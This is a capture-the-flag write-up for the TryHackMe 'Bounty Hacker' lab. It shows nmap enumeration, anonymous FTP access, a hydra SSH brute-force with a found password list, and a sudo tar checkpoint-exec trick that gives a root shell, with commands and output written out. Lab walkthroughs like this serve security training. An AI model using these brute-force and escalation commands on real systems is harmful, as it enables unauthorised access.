
This challenge is a straightforward Linux box involving simple enumeration, credential bruteforcing and abusing user sudo privileges on an unsafe binary.
Visit TryHackMe for more challenges
Initial reconnaissance
Enumerating running services
Command run: $ sudo nmap -sS -Pn 10.10.211.186 -oN nmap-syn.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 22:51 EDT
Nmap scan report for 10.10.211.186
Host is up (0.39s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
We can see three open ports 21, 22 and 80. Let’s perform full nmap scans of these ports:
Command run: $ nmap -A -p21,22,80 10.10.211.186 -oN nmap-full.txt
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.10.122
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.52 seconds

A quick look at the web service
Enumerating FTP service
The FTP service allows anonymous logins, let’s see what we can find there.
Command run: $ ftp 10.10.211.186 21
kali@kali:/mnt/hgfs/TryHackMe/bounty-hunter$ ftp 10.10.211.186 21
Connected to 10.10.211.186.
220 (vsFTPd 3.0.3)
Name (10.10.211.186:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07 21:41 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07 21:47 task.txt
226 Directory send OK.
ftp>
We download the two text files to our host with the get command and read their content. The task.txt file contains the answer to Task#3
kali@kali:/mnt/hgfs/TryHackMe/bounty-hunter$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
The locks.txt contains a set of what could be credentials for another service (hosted on web server, or perhaps SSH passwords).
kali@kali:/mnt/hgfs/TryHackMe/bounty-hunter$ cat locks.txt | head -n5
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
Task 4 hints us that the password is indeed for some SSH credentials. We just need a list of usernames to match. Based on the few information we can get out of the web service we can draft the following potential-users.txt list:
lin
vicious
ed
spike
faye
ein
edward
redeye
Brute-forcing SSH
There are a few ways to go abount bruteforcing access to ssh, one commonly used tool to perform such tasks is hydra (https://github.com/vanhauser-thc/thc-hydra)
kali@kali:/mnt/hgfs/TryHackMe/bounty-hunter$ hydra -L potential-users.txt -P locks.txt ssh://10.10.21
1.186
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-04 23:30:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 208 login tries (l:8/p:26), ~13 tries per task
[DATA] attacking ssh://10.10.211.186:22/
[22][ssh] host: 10.10.211.186   login: lin   password: REDACTED
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-04 23:31:51
We found a valid SSH credential lin:REDACTED, this will answer Task 4.
Accessing the machine
Command run: $ ssh lin@10.10.211.186
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7 17:06 .
drwxr-xr-x 19 lin lin 4096 Jun  7 22:17 ..
-rw-rw-r--  1 lin lin   21 Jun  7 17:06 user.txt
Escalating to root
One of the first things to check when looking for a privilege escalation vector on Linux is to verify what commands can the current user run with elevated privileges. This is done with the following command: $ sudo -l. Note that you will require the current user’s sudo password to be able to run the command.
lin@bountyhacker:/home$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
NAME tar — The GNU version of the tar archiving utility
If tar runs in privileged context, it may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
lin@bountyhacker:/home$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# ls -la /root
total 40
drwx------  5 root root 4096 Jun  7 21:31 .
drwxr-xr-x 24 root root 4096 Jun  6 06:36 ..
-rw-------  1 root root 2694 Jun  7 22:25 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Feb 26  2019 .cache
drwxr-xr-x  2 root root 4096 Jun  7 15:00 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   19 Jun  7 17:16 root.txt
-rw-r--r--  1 root root   66 Jun  7 21:13 .selected_editor
drwx------  2 root root 4096 Jun  7 19:29 .ssh
Hope you enjoyed the write-up, thank you for reading 👏